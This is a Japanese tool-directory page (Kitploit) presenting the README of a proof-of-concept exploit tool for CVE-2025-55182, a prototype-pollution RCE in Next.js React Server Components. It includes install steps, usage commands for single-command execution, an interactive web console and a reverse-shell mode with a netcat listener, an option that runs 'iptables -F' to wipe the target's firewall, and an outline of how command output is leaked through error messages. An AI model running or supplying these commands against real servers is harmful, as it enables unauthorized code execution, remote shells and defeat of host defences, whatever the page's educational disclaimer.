Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/raivenlockdown/web-cli_rce_react2shell
ペイロード生成脆弱性分析エクスプロイトウェブアプリケーション悪用CTFペネトレーションテスト学習と教育リモートアクセスツール
共有
GitHub
raivenlockdown/web-cli_rce_react2shell

WEB-CLI_RCE_React2Shell

WEB-CLI_RCE_React2Shell は、CVE-2025-55182 を対象とした教育用 PoC エクスプロイトツールです。CVE-2025-55182 は、React Server Components を使用する Next.js アプリケーションにおける重大な Prototype Pollution の脆弱性です。CTF や研究用に設計されており、単一コマンドモード、対話型 Web CLI、そして RCE を実証するためのリバースシェル機能を備えています。

リポジトリを見る
5425ヶ月前未レビュー

REACT2SHELL

🎯 クイック概要(これは何?)

このツールは、CVE-2025-55182 のシンプルなPoC(Proof-of-Concept)エクスプロイトです。これは、React Server Components を使用する Next.js アプリケーションで見つかった深刻な脆弱性(プロトタイプ汚染)です。

ターゲットサーバーに脆弱性がある場合、このスクリプトを使用すると、そのサーバー上でオペレーティングシステムのコマンドを実行できます(リモートコード実行、RCE)。

このツールは、学習、CTF、および責任あるセキュリティ研究のために作られています。

Screenshot 2025-12-12 214115

⚠️ 学生とCTFプレイヤー向け免責事項

倫理的に使用してください。 このエクスプロイトは、自分が所有しているシステム、またはテストするための明示的かつ文書化された許可を得ているシステムに対してのみ実行してください。無断使用は違法です。このツールは教育目的のみです。

🌟 使用方法

このツールには、コマンドを実行する3つの主要な方法があります。シンプルな単一コマンド、本格的な対話型ウェブコンソール、そして古典的なリバースシェルの試行です。

⚙️ インストール

  1. コードを取得:

    git clone https://github.com/raivenLockdown/WEB-CLI_RCE_React2Shell.git
    cd REACT2SHELL
    
  2. ライブラリをインストール:

    pip install requests
    

モード1:対話型ウェブコンソール(CTFにおすすめ)

これはターゲットとやり取りする最も簡単な方法です。ターミナルのように動作するローカルウェブページを自分のマシン上で起動します。

  1. スクリプトを実行:

    python3 exploit.py <TARGET_URL> --web-cli
    

    例: python3 exploit.py http://target.com/ --web-cli

  2. ブラウザを開く: スクリプトが http://127.0.0.1:8000/ を開くように指示します。その後、ウェブページに直接コマンド(ls、whoami、cat /etc/passwd など)を入力できます。

モード2:単一コマンド実行

1つのコマンドを実行し、ローカルターミナルで即座に出力を取得します。ユーザーIDの確認など、簡単なチェックに適しています。

python3 exploit.py <TARGET_URL> --cmd '<COMMAND>'

例: python3 exploit.py http://target.com/ --cmd 'id'

モード3:リバースシェルの試行

安定した永続的な接続が必要な場合は、このモードを使用してください。注: 実際の環境では、ファイアウォール(エグレスフィルタリング)が原因で失敗することがよくあります。

  1. リスナーを起動(例:netcat):

    nc -lvnp 55555
    
  2. エクスプロイトを実行:

    python3 exploit.py <TARGET_URL> -i <YOUR_IP> -p 55555 [--flush]
    
    • -i <YOUR_IP>:自分のマシンのIP。
    • -p 55555:リスナーが使用しているポート。
    • --flush(オプション):最初にターゲット上で iptables -F を実行し、ホストファイアウォールをクリアしようとします。

🔬 技術的説明(エクスプロイトの仕組み)

このエクスプロイトは、プロトタイプ汚染 の脆弱性を利用してRCEを達成します。

  1. プロトタイプ汚染: スクリプトは、特別に細工したペイロードを脆弱なNext.jsエンドポイントに送信します。このペイロードは、サーバーがデータを処理する方法の欠陥を悪用し、基本的なJavaScriptオブジェクト構造(Object.prototype)にプロパティを追加できるようにします。
  2. RCEトリガー: サーバーが実行するコードを制御する特定の内部プロパティを汚染します(Node.jsの child_process を使用)。そのプロパティの値をシェルコマンドに置き換えます。
  3. 出力の取得: 単一コマンドまたはウェブCLIモードでコマンドを実行する場合、エクスプロイトはサーバーにコマンド(execSync)を実行させ、すぐに無害なエラーをスローさせます。コマンドの出力は、エラーメッセージの digest フィールドに巧妙に埋め込まれます。その後、Pythonスクリプトがこのフィールドを読み取って結果を取得します。

🤝 参考資料とクレジット

この研究は、セキュリティコミュニティによる初期の研究と開示に基づいています。すべての研究者とオープンソース貢献者に感謝します。

📚 主要な参考資料

  • Original PoC Repository for CVE-2025-55182 - (このエクスプロイトの基盤。)
  • Original PoC Code Example - (初期のコード例。)
  • Critical Security Vulnerability in React Server Components - (この問題に関するReact公式ブログ記事。)
  • Critical Vulnerability in React (CVE-2025-55182) - (詳細なセキュリティ分析。)
  • React Server Functions Documentation - (脆弱なコンポーネントがどのように動作するかの背景を説明する公式ドキュメント。)
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    370
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    289

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →